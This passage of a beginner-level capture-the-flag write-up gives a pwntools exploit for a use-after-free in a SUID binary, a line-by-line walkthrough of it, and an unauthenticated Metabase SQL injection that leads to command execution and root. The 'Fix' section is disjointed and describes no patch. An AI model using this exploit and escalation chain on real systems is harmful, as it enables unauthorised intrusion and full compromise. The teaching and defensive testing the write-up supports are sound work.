execute_commandfunction. An address here is a memory address, the location of that function inside the running program. Printing it is a leak: it tells an attacker where useful code lives, which defeats a common defence called ASLR (address space layout randomisation) that would otherwise make addresses unpredictable. - Choosing option 3 and typing an arbitrary number causes a segmentation fault. A segmentation fault (segfault) is the operating system stopping a program because it tried to touch memory it is not allowed to touch. A crash on input you control is a strong hint that something is wrong with memory handling.
Step 6: the use after free
Ghidra shows a use after free in the binary. A use after free (UAF) is a bug where a program releases a block of memory (frees it) and then keeps using it. The comparison: you check out of a hotel room, hand back the key, and then walk back in and start rearranging the furniture. If someone else has been given that room in the meantime, you are now interfering with their things. In memory terms, after the free, the same space can be handed to someone else; if an attacker can write data into that space, the later use points at data the attacker controls.
When option 3 is entered, the program calls free on the variable local_10, then calls malloc, and local_10 is used again right after the if statement. free releases memory; malloc asks the system for a new block of memory. The sequence free, allocate, then use the old pointer is the classic shape of a use after free.
In this binary the struct field is reused, visible as field5_0x8, where 0x8 means 8 bytes. A struct is a bundle of related fields stored together in memory, like a small record card with several boxes. 0x8 is hexadecimal notation for the number 8; hexadecimal is a base-16 way of writing numbers, common when talking about memory. The idea is to overwrite the padding characters up to 8 bytes and then call the execute_command function. Padding here means filler bytes placed before the value you actually want to control, so that the value lands in exactly the right spot in memory.
That function executes a command through system(), with the argument taken from an environment variable. system() is a standard C function that runs a shell command. An environment variable is a named value that the operating system passes to programs when they start, like a setting on a form. If the program takes the command to run from an environment variable, then whoever can set that variable can choose the command.
pwntools is already installed on the server, so the exploit can be automated:
from pwn import *import osp = process("/bin/logging", stdin=PTY, stdout=PTY)p.sendlineafter(b"Username: ", b"heker")p.sendlineafter(b"Password: ", b"hekerPalingGantengSedunia")p.sendlineafter(b"Choice: ", b"1");addr = p.recv().decode('utf-8')match = re.search(r"(0x[0-9A-za-z]{,16})", addr)if match: address = int(match.group(0), 16) log.success("Address: %#x", address)p.sendline(b"3")payload = b"A" * 8 + p64(address)p.sendline(payload)p.interactive()
Line by line, in plain words:
from pwn import *loads pwntools, which provides helpers for starting programs and sending them input.import osloads Python's standard operating system module. It is imported but not used further in the script as shown.p = process("/bin/logging", stdin=PTY, stdout=PTY)starts theloggingprogram as a child process.stdin=PTY, stdout=PTYgives it a pseudo-terminal, so it behaves as if a real person were typing at a keyboard; some programs change behaviour when their input is not a terminal.p.sendlineafter(b"Username: ", b"heker")waits until the program printsUsername:and then sendsheker. Theb"..."prefix means the text is bytes, the raw form programs actually read.p.sendlineafter(b"Password: ", b"hekerPalingGantengSedunia")does the same for the password recovered from the binary.p.sendlineafter(b"Choice: ", b"1")picks option 1, the log-reading option.addr = p.recv().decode('utf-8')reads whatever the program prints back and turns it into normal text. This is where the leaked address ofexecute_commandarrives.match = re.search(r"(0x[0-9A-za-z]{,16})", addr)searches that text for something that looks like a hexadecimal address:0xfollowed by up to 16 characters from the allowed set.reis Python's regular expression module, a way of describing a text pattern.if match:runs the next lines only if a match was found.address = int(match.group(0), 16)converts the matched text into a number, telling Python it is base 16 (hexadecimal).log.success("Address: %#x", address)prints the address in a readable form, for your own confirmation.p.sendline(b"3")picks option 3, the one that frees and reuses the struct.payload = b"A" * 8 + p64(address)builds the input: eightAbytes as padding, then the address packed into 8 bytes.p64means "pack this number as a 64-bit value", which is how a 64-bit program expects an address to be laid out in memory.p.sendline(payload)sends it.p.interactive()hands control of the program to you, so you can type commands and see output.
The script logs in with the recovered credentials, reads the leaked address, then sends 8 bytes of padding followed by that address.
Running it gives root access and the flag on the server.
Root cause
The mistake is in the :around login! method of metabase.auth-identity.provider/provider. It merges the request into the authentication result and then passes :user-id straight from that merged map into t2/select-one as the :id value. Because the value is handed to HoneySQL, a map with a raw key is treated as a SQL expression rather than as a literal, so the integer coercion that would otherwise block injection is bypassed. Coercion means converting a value from one type to another; here, the code would normally force the identifier to be a number, and a number cannot contain SQL syntax. The raw map sidesteps that conversion. The endpoint has no +auth call, so it is reachable without authentication, and the request is rate limited to 10 attempts.
Impact
An unauthenticated attacker can run arbitrary SQL against the Metabase database through the reset endpoint. Where the database user has pg_execute_server_program (the default Metabase setup runs it as superuser), that SQL becomes command execution on the host, and from there the SUID logging binary with its use after free allows escalation to root. In the challenge this ends with full compromise of the system and the flag from /root/flag.txt.
Fix
The write-up does not describe the patch. The affected range given is open source Metabase before 0.58.24. A scalar is a single plain value, such as a number, as opposed to a structure that can carry instructions.
- Send the reset request with
user_idas a plain integer and confirm the normal behaviour, then as a map withrawand observe whether the value reaches the query as an expression. A positive result is a query that returns a user row for an expression you supplied. - Try the same nested map trick on other endpoints that take an identifier from the request body and pass it to
t2/select-one, especially unauthenticated ones. A positive result is a SQL error or a row returned for an injected expression. - On PostgreSQL back ends, check whether the database role can run
copy ... to program; a positive result is command output or an outbound connection from the server. - On any SUID binary found during escalation, look for a menu option that frees a struct and then reuses it, and for a leak of a function address printed to the user. A positive result is a crash on an arbitrary input and a stable address you can redirect execution to.
Glossary
- API: the set of addresses and rules a program exposes so other programs or browsers can talk to it.
- ASLR: address space layout randomisation, a defence that places code and data at unpredictable memory addresses.
- Binary: a compiled program, the form the computer actually executes.
- Breakpoint: a marker set in a debugger that pauses a running program at a chosen point.
- Clojure: a programming language, the one Metabase is written in.
- Cookie: a small piece of data a website asks your browser to store and send back on later requests.
- CVE: a public catalogue entry that gives a known security bug a unique name.
- Database: an organised store of information, usually tables of rows and columns.
- Debugger: a tool that lets you pause a running program and inspect it.
- Environment variable: a named value the operating system passes to a program when it starts.
- Flag: in a challenge, a piece of text that proves you reached the goal.
- Function: a named block of code that does one job.
- Ghidra: a free tool for inspecting compiled programs and showing their structure and approximate code.
- HoneySQL: a Clojure library that builds SQL from Clojure data structures.
- IP address: the numeric address of a computer on a network.
- JSON: a text format for structured data, widely used between web applications.
- Map: a collection of named values, like a form with labelled fields.
- Metabase: a web application for visualising data and managing databases.
- Method: a named block of code that does one job, in object-oriented or method-based code.
- Payload: the actual data sent to trigger a flaw.
- Permission: an allowance to perform an action, such as starting programs from the database.
- Port: a numbered door on a server through which a particular service is reached.
- PostgreSQL (Postgres): a popular open source database server.
- Privilege escalation: going from a limited account to a more powerful one, ideally root.
- pwntools: a Python library for writing scripts that interact with programs and send crafted input.
- Rate limiting: allowing only a limited number of attempts in a period.
- RCE: remote code execution, making a server run commands of your choosing from a distance.
- Reverse shell: a connection where the server connects back to the attacker and gives a command prompt.
- Root: the administrator account on Linux, able to read and write anything.
- Route: a rule that says which code runs when a request arrives for a given path.
- Scalar: a single plain value, such as a number, as opposed to a structure.
- Segmentation fault: the operating system stopping a program because it touched memory it is not allowed to touch.
- Session cookie: the cookie that identifies your logged-in session.
- Sink: the place in code where untrusted data is finally used in a dangerous way.
- Source code: the human-written text of a program, as opposed to the compiled binary.
- SQL: Structured Query Language, the language used to ask a database questions and change its contents.
- SQL injection: a flaw where user input is glued into a SQL question and interpreted as SQL syntax.
- Status code: the three-digit number a web server returns to describe the outcome of a request.
- Struct: a bundle of related fields stored together in memory.
- SUID: set user ID, a permission bit that makes a program run with the file owner's permissions.
- Token: a one-time code, here used by the password reset flow to prove the request is legitimate.
- UID: user identifier, the number the system uses internally for an account.
- Use after free (UAF): a bug where memory is released and then still used, potentially letting an attacker control what the later use points at.
- Vulnerability: a mistake in a program that lets someone use it in a way its author did not intend.